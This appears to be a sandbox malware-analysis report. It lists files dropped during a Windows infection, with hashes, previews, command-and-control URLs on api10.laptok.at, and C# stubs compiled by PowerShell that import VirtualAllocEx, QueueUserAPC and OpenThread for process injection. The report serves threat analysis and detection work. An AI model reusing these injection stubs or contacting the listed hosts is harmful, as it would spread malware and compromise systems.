SHA1:	3DE53B8098CDA3DEFB29AF3B872F74E22874E8AB
SHA-256:	FE5C1A0DFFD8B214B521F10FF411F2B8B4689CBBCC53BAF7395DD55AE61033C7
SHA-512:	7B75BCA204A9B0AA6F8FDB00CE2E1683884040ACE30B07BDB138FDB1E2E3B119A8B9E4485AC515F141FE93E3B3332FA5CCAE933687EA02BFE07E27698302351 4
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\DIB[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2468
Entropy (8bit):	5.985764328610841
Encrypted:	false
SSDEEP:	48:hjkJZ1IgEte8WFN0DmCEKp756Vow5eGvWginhdoMssX:6Ig9FNGxEc6VR5h0/H3
MD5:	B736244A34473FC143D85DBE4384D26E
SHA1:	AD6F629607C15E1FE206B3FC4EAF0B904FB5BC61
SHA-256:	4720B7B7890BC6688D88B13FB92D114A9315C89589FEF9144E6CC45374B6160A
SHA-512:	52D2504FC9CC59AA161140F16B3207A710C25DF79278EF6E7E30D123BB583063CCA247D6F177FDE3E4A8B6EEC01876CA64CA98CDCA5612A59862AD1AE5705A A
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/mJcu4ZpSHvJcxs/gTaeMeLA_2FWkDrPos3yv/o_2FkT7lhbTkz94i/fBpDzU1tcyY6OmN/wh_2Fqsq0x_2BVcyRu/hKNYQUf5c/2_2FFXvnTSY3WFoMID9 n/_2F6Bbwi_2B4k052_2B/Wr5N3KWbYMdVd6GR_2BEd6/frQD5QyUG4NTH/KCXhDtaI/LQzs7_2BhqKT7yFro_2FbyT/VIlUFlqLO5/zPoVUlcpnwFahHZhS/NgHMqvKCx6M d/QpmRmASOulk/3KXyMSMLXtwHJ0/Ayj0bGv0dcW2jNr68db4N/OxsA4fzXWiBGnk2x/RKSr4_2F7Vbgdhx/3Qe5dCnv674qW96yc4/mbzhfuMNA/DIB

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\DIB[1].htm	
Preview:	I/RtNjWm5BFTHjfpEJQrEgiuDisetVVzWEWVWFa6NA3m1qTxe84oaBGPv+iPnpZKwLNi4kfvUhhS0UxlnlLgmETR9Ty6qC3r3x65SDvUrZ4N+tbUMjRyL4gBliqRMXZ2rO fNLgPm3+1MZcwy2TzbGiSv3lPX2FIswxO2cIiECQZhVxmS2Q9rqCBi5D47k/aVjxU2C4P03VpkJwC3a02bDn6fSePJaeYJz0Wf1bOavFKgK/+kM1cZiHRsVTeem5eTZFa1 kCe3j9szr9c+cS7jNDbAfmcopD5eZGwXqTarjOIX8MJQbneM/XspFydOzubOda7ajhtHA9p1zavZ3z2aicbRxC0ttArAdfMF1dr3L0wTofqbLLzj7lAHmzP47DARYdf2eF yxoxd6eEaGm1m3lHzYpsMo9u2+KiBM0lLY4SWRn2sYuv0X1oBhAGI0b5GGAf23C7VRg4vrMc2/cFI8zkuwLiiX4uWKWeG9FELIP2gQGMYveSSnjRMNqNfZCG bBnS5v2WKFkI90DvaJewzkfENK+rkKypUYDvWrse54TsOnGiylEY4QZvUlfL/6sHU5wSpxkNCIstvjxkywHRYaidV8+gaW1gju4t/A9CBjfcuzbX4WXMyHwCBN2pmCZkKJ GqH7OmYyw70Cc2TEI46nBW9EOErMz61lIHTVQgph6Nn3/nxKvZ/NIWPl6Eddn++m16yVVpq/OsPb93euQYUY/vW3FMrBaQyDbaCPy/BtLRGrKRtGBjcl3y/NOXa/t0bU/p pCpRRprPbTKGg3Uwji07FneP0WgPQtGWK/onPKZrf5T3jZ+FnBrOAZfzVbPnE5PVR9lfEmGKtx9nUzfHGVU/a1W849gq7bH3yVr9mo9sqbhGckpY/1LPHLUB0fsTKTTLkC fudVg+etsOBoV4q4rhSgdwKFYFE4ZYxJMlTO2pvtQlhEmTNVVGaYXHpk9gWY2BxLgZRreKufZd5E/NqD7+8q/DjYElzq6iyl/3T1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\0INR7s2U[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	339384
Entropy (8bit):	5.9998993396514235
Encrypted:	false
SSDEEP:	6144:bwyqaFV0SYeSWn8zMcsJJKYtKxPMegm3O3MaJaZ0FVJ2u9S8BGhJgYkAAcyvYKHb:bwdagSYVWI8QHV3O3jPJH5BEgJAAcyvB
MD5:	81ACD57BA2832C622380105FCA94F961
SHA1:	BDB7E190E3D3F39529E175C5A51F880A34443516
SHA-256:	88103CC306AC70937E062390D432B82295FD420A683662EF42F7AD141ED0D29B
SHA-512:	C7F9D7781B13BC879CAC7C39F7CBFCCE4FAFC0ECCCA09B8CA1543B986581011B5FF5AD184A83168DDF5008CFE10C80834C4F4EAF926FE717A431668F0DBB820
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/52JoIUxZl8uL8g/Jlv9SsgDyw540Wq6LwGS5/Akl7wfo7sQpZNdRY/cjXr0_2FffzKq5M/LLRxJgTq1LatxpQ4rq/e_2Fc6vld/dlUg3_2FZQ0ehGT4So8G/fMy2GT6nt6deO5e25_2/Ff0JiPPfiqmM34f5OWLQvg/KYp9KrJh0r67L/pn5QNIOf/kMWRvPMFc9r9kXODRg1ulU2/z7odHXGBMR/lYfmaULcgNQgPx4am/cS2bXQrCZF_2/B23CtBYMqES/4DTxnAolsdVLPO/ddtMaT_2FHc7z3PMSjVwg/UA6RKmWTWJJFW3tn/HIFqSc0CgE9Oz8U/RMsU3xQiPj/0lNR7s2U
Preview:	zJuIroiPk+tRAbaHiTCNcyCT00w1mGW2B+386m0qdpIxCvbFca3V55abCx8WDYZmlPu7pKclZ8N+7BAlCmt3KMdeUY33UN2xs1vn4VTeFdlpqkxq4rHQX0X7yykD0iJCfe fgbi7xkFHN2NGgFKhgKUdqZlVlChJ5oRCch+bedcJLUZLAYxJktvoY9Sq5aQnRrndbTEzMXWbZhVGGIzI1CGwfJY0KQ4/CtqNcBSVqcbSJ6fi5WtGmO0bvi0xAJNiT8YPm CvKtQTmto2h+lepXQWUHbv2jcHGaAQjzxMKtkjDwuqaN756gH/gyGUxcEXN0iZa6isPb6R2+SxaFjMWkza6EC7NwvGYYErbthpk+w61opk5l+BCTSPu5noJmEOQ1JliFqT Cjxla1ubAXLzlYYTmJskimRUx5bKmFg/2z2+M85R9W1DvkhsPyS50fHDi7fQQK4SYQuelvh79llLVv04p2fdOrxPHxOlsBYElFFXrPECIeBnqsGKchGtUB+mX4lP+lWgxT PSrfnQ92yLALKgpu9evBeC54MFtDNRhfUpd8m5V5AZT2f6TkiJqlFcqapbmOtEeWY9mkSPctA7zJWHAC+WB711HXB/W+7KktUPiH6KAxWYzEWPFf3YH1VF9X yJqlXMiW73wMdAxlEnwZhsnoBP99/URw86YMW/1WIt6mmXnPl6a/7l4bY+r1wejKNrPSZVeyjOpwHcC2bx/D84mgNES3dSUe5gK8DwX6eDmUAEb4HG1jW0kO 6ErfpUXAuVC3DO9UOCwL+fh27O6nidg5Tt5fJr4R/Ow1hzJt+QJSRjUiBXnvHhIMNVA5XzahtXv3+uHaSyIxKcgLU8c7a4SQQpY3sA1sxuP4J+TdNHWqhU2TFcLcG8g9JD P/No3CdgtbUdLS06dIn7XIIVqx33k0YFA1CJYZZv4Jqm7zy+8Zqe0vGDYBpYogQjIShtvLWPD0gA3jXEYGyZZUojphg2PneKrkv1gKkW9Zx/rI

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\B26Z[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	270428
Entropy (8bit):	5.9998397870725535
Encrypted:	false
SSDEEP:	6144:0D3M/wkW7XMWyLEasl5LYwL/bGpe0E5Co9C:y84kW7X/asl//btj1s
MD5:	45ECE5AC3E6D794C0729FC7E09BAB6B8
SHA1:	9B507DAA7C904B388AE946AD23518AB1D83174DD
SHA-256:	4FE203B8A0CB440156BDA5E5738C3760AC093B98DB9DACF28DC2C35CF430F28A
SHA-512:	D0EF982C0B135499EA06B9F65946F79A037A474BD7FE61B6CB73AC32846B83AF7166E69CE1E348014B104CE544F6810C044CD48CE8C8EF53B77C172DFA05DD2
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/lRuXDeqB_2Bc/XvlsjNkb12o/gwuZFBZ1reBnRN/MwDD30RutxcHLukN9rpn9/npm0S1bymAWDLwAq/sSrh6nrcB30L_2F/izKhwPXgoMPbDw8Awl/bcxbPx_2F/sPE_2F9KStlAhqTF4V5b/y4C6N5Yt6P6BPPOxWQU/OGLJLzSobh_2B0sjZCp_2F/DrvPoP9aSd0Pf/rb0_2BEP/NEaBXrAH5a59GVRi35npZ2u/2HVSB5mOu5/GjNc1aS2g_2Friv0u/PdviQBpuxewp/654QJEVjE1l/tqM_2FQyyccPpl/OvxU5bjYeNf_2FSFZWNT_/2BXxJQTeWkl/B26Z
Preview:	6O1UjrKp2UrKmJvGQS0WB333nCh5X1glAxzq6LPl+gdxDo6SlmrwPpqgPv68yS10sdnVJyWfKI/w80D3/SYs5d7d56nR8AtbLL6e21MDV3qYCCn57oPzhZ50IcGHcCgiTF EJFwem83wJtWIiKqCO3I0CkdXCDAdbZOeOwLpdHbNhIzz0eBSJnWmYcJSvaqr8wvIjB3dFOiYk7W1PAD+0MHUF3dcNZwlb2kfP8aQEY2qwcZLexEl6YdfpKx KNQHm6gccGGq4/lJpnQrK9jM88BFFPrrmg70pi45LO7QmorVasYBrJ7z4w6/eNAhOfhaWUvhcNMdsWu0M08O2pfAUvDLlRiX9GJAn351kE1RsXEwCjmiWI4RhjBkOY0mj8 1XgYXh072O4XkTeHnAf4d1XO8YQ2Xsxo0B4bg3+woOARHhfymGeAVSdbbrVxbxicQKmFhIB/PaAfMXQ6P9fJs1id2hA7+q45l1GDTAnzIMGgQIY9FZ9j3hyM04VUt8vyjA H6Eh1JFjLtcbKmqok7ie8CK+Lnl91/BDHmHtd7JE9SWfxP6rGRavZTccv7BBgLwnJaJeeuka36Ja1ZvZsSjYkg4Wmf4V3fbJfOKZQ9f6fKq131tv8W8AXcJOYYTU5iYzBS mj6q1gInRWJ8GQHgZ1XD0XDZeXb5IujG1eTCa7jPZ/3SzXyxZznCKSvZPEXMCSKXAEWSf1c8DJcHpfcjBdWh3G/hV3H477REqh1aYAuiSRae7o59dWpqb6GH O5NaBtAjVjvc4ZecMwRO6lGlZw3beUzta2h4atQA30zzJ/h8Yhd5+YWisdKkMDVHymgIhgiCj00vo25X43ukTO2tLqocLXMDCRi3Tm9ClZ4xZ+O2foGzuzmhFNxwcWvX0Y x3MdT8ZUmnazfwFTFKOkYgjEqAuDaazb6+Pwj2TMyUiX0M39rwbnpZDJvuM0LOW5IlksR4fDUJJQSeWBIXDofSGpHrqhBhu4/AR1LwtbYOGJrP

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDrive eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.457498499025032
Encrypted:	false
SSDEEP:	3:oVXUHFFPNVLTFqR98JOGXnEHFFPNVLTFgn:o9Ul3iqEl3g
MD5:	81A9E0F86C099FDF1440C245D4C4F858
SHA1:	086F76CE6FFC69480B7DACB74CD735FC7A7B08AD
SHA-256:	F7B7C1B34A62F9603617CE69A44E5093D0D971D126CC94F0171711DA60753EA0
SHA-512:	0F16C4630331D29FBD80D1ABC84332C1ACD9864BD60125001A7B0996AA816E863334B8DC83F4BDC768A212BCEC88FBFBE93E65A8336FA3424496DC0CA757C89
Malicious:	false
Preview:	[2021/02/19 19:05:30.869] Latest deploy version: ..[2021/02/19 19:05:30.869] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES1E30.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7135621164263437
Encrypted:	false
SSDEEP:	24:bP1oGGdhHIhKdNNI+ycuZhN+akSGPNnq9qpGe9Ep:bPAvqKd31ul+a36q9p
MD5:	DA8916EAE0AECA2A2C97F52EF756BA99
SHA1:	BC671535BBE58A2703D2359542CCE27C1D4CA1D7
SHA-256:	FF188DF4BBE87472E03C172D4FBC90E779AA4356750FB243326C17DAE3E01B30
SHA-512:	0F9E7BA5B39375A9401A2CD824D7C4D199D5ED35C21B6D73655DACA5EB515B04688BC7003C3127098F985B16BCE3B7DC7459FA83C4DDB15FA9A118356E1BD87
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\vy454zdn\CSCE57ED4738764ED181FB6CF8C395867D.TMP.....B{.K_.sK.....4.....C:\Users\user\AppData\Local\Temp\RES1E30.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RES310C.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.716798993605916
Encrypted:	false
SSDEEP:	24:bPT7hHYhKdNNI+ycuZhNhMakSuBPNnq9qp7me9Ep:bPTF6Kd31ulGa3Cq9d
MD5:	E17AB5EE931278C117CB0F35C21D4890
SHA1:	3E1F1710B6C189B43FB4F95FABAB1D890371D1F1
SHA-256:	DD7D927CE46557DA37D29E7B0DC8BBBEAD890DAB2FFA99CBFB3ACBCB3E1FBFB8
SHA-512:	C3382C25FD0A087BB8B5653133F6759E1C1E45815DE5FF41B9D55C26788D95CAF5032D0CB3944AC4D630FBC64BA5278E53493B6B7AE9EA1BA3BA7F85074ECEB
Malicious:	false

C:\Users\user\AppData\Local\Temp\RES310C.tmp	
Preview:	.....S....c:\Users\user\AppData\Local\Temp\vkjmiujf\CSC5E84712ED974B8AAC9F3D817F74BE40.TMP.....N ..>.....@."..... 4.....C:\Users\user\AppData\Local\Temp\RES310C.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ai2zh1nm.krz.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mxn2bg0z.tqa.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\vkjmiujf\CSC5E84712ED974B8AAC9F3D817F74BE40.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.113772263902777
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryTMak7YnqquBPN5Dlq5J:+RI+ycuZhNhMakSuBPNnqX
MD5:	BB4E20C0D63EB292E381D302D640E722
SHA1:	B02DA4F8458C05330F19D966FB736A183D304EE8
SHA-256:	FD3F28C9BFC1343030D81D05461BD3A00B7702B96F678700D96D33895BF1EEB8
SHA-512:	55018AD4561DD755742D8BEA5D1E3C67B644D10B6962E679C07BA3FBDE72400F7B3556D9A984311413DA55A13284C5E98DF4CBFFDE007F3F33FBE332F832942(
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.k.j.m.i.u.j.f...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.k.j.m.i.u.j.f...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.0112862311676984
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJd0PMRSRa+eNMjSSRrSBHJkSRHq1/ieA7iolWwy:V/DTLDfu309eg5rSjvu6/7iolWwy

C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.0.cs	
MD5:	9E60DAE8669F4427D81524FC662E0E11
SHA1:	63CC313ED28BC014023379CBDCFAA5DE102AE47C
SHA-256:	153DE2EE6E519F011708A8F64105253F479B82D64D695D2343FAE9213D677133
SHA-512:	963CACF3B2BC7D60E0EC5D2A52C8FD6AB4E81D64B0D8C5D4409A5170B9D164DCFA1F2E7AEDAB732D198BAADF74C2DEFF82C8370BA5E2B13E8170BF94213B0CF
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class vsswd. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint mvgrgqg,uint scbstveeig);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr lpqyi,IntPtr tfl,uint yjmgjhtw,uint gvbkpogio,uint ctoxlkyqq);.. }..}.

C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.302943127326557
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23f2aDN3DD+zxs7+AEszlWXp+N23f2M:p37Lvkmb6KH+IdD+WZE8+IdP
MD5:	66806580007EF615AB70A8F669109CB7
SHA1:	6EE7F99F13225B43CDF9088A9A005C25F4981FDB
SHA-256:	932444EA090BC659B1B2B117E4DFF1439D8DD4634DA9CE09F5E1B5F776C266A4
SHA-512:	869FC3BCE4B6EAA57AD457CD35CA0E2FF3C463D30B14AACE486383F40863820D09F5CFD0F57A82550C6798BB2E84779F7F6A0CA7A33C81795896307452B6761
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.0.cs"

C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6310291179895278
Encrypted:	false
SSDEEP:	24:etGS5OM+WEei8MTl2CLKo90k0EtdWtqotkZfc7jw7I+ycuZhNhMakSuBPNnq:6q7qMTlRKwRTWtuJc7m1ulGa3Cq
MD5:	160A50E10859FBABA09014D34FF2F5C2
SHA1:	F6959B2C1B74A9C0190135A56341AF3078BDF2A3
SHA-256:	C1234510EAFA204D976B78573B600DD47235ABA1C2B71F8232D0555DF85C0863
SHA-512:	E82ADB756A1A8189513A70C3554E6BE1FE51420E6D5615D33F092C355651577DD38D4187332C06A6AF3588270BAE9DD7E047B3CAAE3A4D4DCEF3BA5F306BC87
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....\|0`.....!.....$... ...@..... ..... ..@.....#..W....@.....`..... ....H.....text...$.... ....`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*.....'..... 8..... J..... R.....P .....a.....g.....o.....z.....a.!...a...!.a.&...a.....+.....4.:.....8.....J.....R..... .....!.....<Module>.vkjmiujf.dll.vsswd.W32.msc

C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\vy454zdn\CSCE57ED4738764ED181FB6CF8C395867D.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1080117689928977
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryQak7YnqqGPN5Dlq5J:+RI+ycuZhN+akSGPNnqX
MD5:	427B9A4B5FA2734B9AA3CFCD0AC60DC1
SHA1:	B9B088B4B6805076282CA65A8212CBBA6CD79EAE
SHA-256:	574F4897A2BFB7F25CE66AE89AE00F8EDCD10CBA5E700BDBFC6BF1CC357EE182
SHA-512:	09AC70203287814D735C3483BE49ACBA27D8B6B5EB0D00E4E504CB9F770012C48219D570C02F3872D647F1A6707EB610EE26B611B6E42434DE2FD5FC18ABCCA
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.y.4.5.4.z.d.n...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.y.4.5.4.z.d.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	409
Entropy (8bit):	5.052013007754227
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJv/VMRSR7a13o4OSSRa+rVSSRnA/fAqFQy:V/DTLDfu3F4O59rV5nA/TFQy
MD5:	9FD7479AC9BD39EAF111AEDEC976D3AA
SHA1:	43E99395C9BC72CE1A0280EAB7785DF4A28A7315
SHA-256:	3ADE2B51AA3CC413287C4D1C4C85E45C43143CC7871AE72387D161B564D998CF
SHA-512:	78F2086E6D4D5F72354F9FF5F8A8D58EF4F162B1F3BFCFD6D87A817980A68E61AF08CBA8B00D2ED7B33E8A75AD15416AF0B6CB9B1C4F9400FE950101AC29746
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class unnvjs. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr ebfsgcy,IntPtr wwxwfnuwpfa,IntPtr ixqmfwmf);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint ikqvo,uint uoskv,IntPtr edyfcvneu);.. }..}.

C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.273734185217797
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fNCaGzxs7+AEszIWXp+N23fNCab:p37Lvkmb6KH1CdWZE81C4
MD5:	4CC6583518623902 18CBDFAD7B257698
SHA1:	3FEC9688E50A0865FD2D8883A789C7B935ACA358
SHA-256:	07F5D649E9367AA5FC9C8640FD2425F2E2C6599BA2CF63E13EA6F49CF7D8206F
SHA-512:	00B21F1FE353CD3FC10B52E4983F942C560AE20A126731E5D35BD2AB96FE09AF7711809A781750F8CE10F001226E0E18B01F25D38BB4DDCB29C0608339425A2B
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.0.cs"

C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
